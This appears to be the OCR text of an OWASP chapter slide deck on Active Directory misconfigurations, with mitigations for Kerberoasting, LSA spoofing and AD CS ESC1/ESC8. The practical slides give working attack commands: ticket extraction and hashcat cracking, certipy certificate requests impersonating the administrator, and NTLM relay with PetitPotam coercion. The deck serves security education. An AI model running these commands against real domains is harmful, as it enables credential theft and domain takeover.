Active Directory Misconfigurations

The Gift That Keeps on Giving

Matej Janček – OWASP Czech Chapter Meeting· 2025-09-30

whoami


- AD penetration tester 4 years
- Occasional CTF player
- Ethical hacker
  - wireless stuff
  - physical pentests
- Coffee nerd

Agenda

- Quick AD Intro
- Threat Model
- Kerberoasting
- LSA spoofing
- AD-CS: ESC1 & ESC8

Active Directory Intro

- Identity & authentication backbone (users, machines, groups, policies)
- Domain Controller is main server
- Kerberos issues tickets
- AD Certificate Services issues certificates


Policy
Domain
Admins
Division
Servers Policy
Servers
Workstations
Users
File Share
Application
Workstation Policy

Threat Model

- Attacker has one of:
  - low privileged user account
  - local code execution
- Goals:
  - escalate to domain admin
  - persistence
  - impersonation

Kerberoasting – attack chain

- Enumerate SPNs tied to AD **user** accounts
- Request a service ticket for an SPN
- Extract encrypted blob derived from service account password
- Crack offline

Kerberoasting – practical

- Enumerate SPNs


```
GetUserSPNs.py -outputfile kerberoast.hash -dc-ip
10.10.10.1 'DOMAIN/USER:Password'
```

- Crack password hash

```
hashcat -m 13100 kerberoast.hash /path/to/wordlist -r
/path/to/rules
```


Kerberoasting – mitigation

- Group Managed Service Account (gMSA)
- Delegated Managed Service Accounts (dMSA)
- If nothing else
  - **Use strong passwords**



LSA Spoofing – what & why

- LSA holds credentials and tokens
- Inside every Windows machine
- Spoofing: trick services to hand secrets to attacker-controlled endpoints
- Family of MitM attack techniques



LSA Spoofing – mitigation

- LSA Protection and Credential Guard
- Use Kerberos instead of NTLM authentication

AD CS – quick overview

- Certificate Authority, certificate templates, enrollment endpoints
- Templates determine who can enroll
- Misconfigurations allow low-priv users to obtain powerful certs

ESC1 – enrollment abuse

- Extremely weak template permissions
- Domain user to domain admin escalation
- Templates allow subject names to be **supplied by requester**
- Enrollment rights to low-priv users

```
Certificate Authorities
  0
    CA Name                             : sendai-DC-CA
    DNS Name                            : dc.sendai.vl
    Certificate Subject                 : CN=sendai-DC-CA, DC=sendai, DC=vl
    Certificate Serial Number           : 326E51327366FC954831ECD5C04423BE
    Certificate Validity Start          : 2023-07-11 09:19:29+00:00
    Certificate Validity End            : 2123-07-11 09:29:29+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : SENDAI.VL\Administrators
      Access Rights
        ManageCa                        : SENDAI.VL\Administrators
                                          SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
        ManageCertificates              : SENDAI.VL\Administrators
                                          SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
        Enroll                          : SENDAI.VL\Authenticated Users
Certificate Templates
  0
    Template Name                       : SendaiComputer
    Display Name                        : SendaiComputer
    Certificate Authorities             : sendai-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2023-07-11T12:46:12+00:00
    Template Last Modified              : 2025-09-11T12:09:21+00:00
    Permissions
      Object Control Permissions
        Owner                           : SENDAI.VL\Administrator
        Full Control Principals         : SENDAI.VL\Authenticated Users
        Write Owner Principals          : SENDAI.VL\Authenticated Users
        Write Dacl Principals           : SENDAI.VL\Authenticated Users
    [+] User Enrollable Principals      : SENDAI.VL\Authenticated Users
    [+] User ACL Principals             : SENDAI.VL\Authenticated Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
```

ESC1 – practical

- Enumerate CA and templates

```
certipy find -u victim@corp.local' -p 'Passw0rd!' -dc-ip
10.0.0.100 -vulnerable
```

- Request the certificate


```
certipy req -u victim@corp.local' -p 'Passw0rd!' -dc-ip
'10.0.0.100' -target 'CA.CORP.LOCAL' -ca 'CORP-CA'
-template 'VulnTemplate' -upn 'administrator@corp.local'
-sid 'S-1-5-21-...-500'
```

ESC1 – mitigation

- Depends on your needs
- Minimum is requesting manager approval
- Don’t allow supplied subject name
- Disable enrolling for group Domain Users

ESC8 – web enrollment abuse

- NTLM relay attack
- Weak web enrollment auth
- Commonly used with printers bug



ESC8 – practical

- Relaying NTLM traffic to CA


```
certipy relay -target 10.10.10.100 -template
DomainController
```

- Coercing authentication

```
python3 PetitPotam.py -u victim -p 'Passw0rd!'
10.10.10.105 10.10.10.101
```

ESC8 – mitigation

- Disable web enrollment authentication
- Use HTTPS
- Restrict NTLM authentication



Why these keep happening

- Legacy AD designs & business constraints
- Service account sprawl and weak governance
- Certificate Services seen as set and forget
- Complicated environment

Q&A

- **SpecterOps: Certified Pre-Owned**

  https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf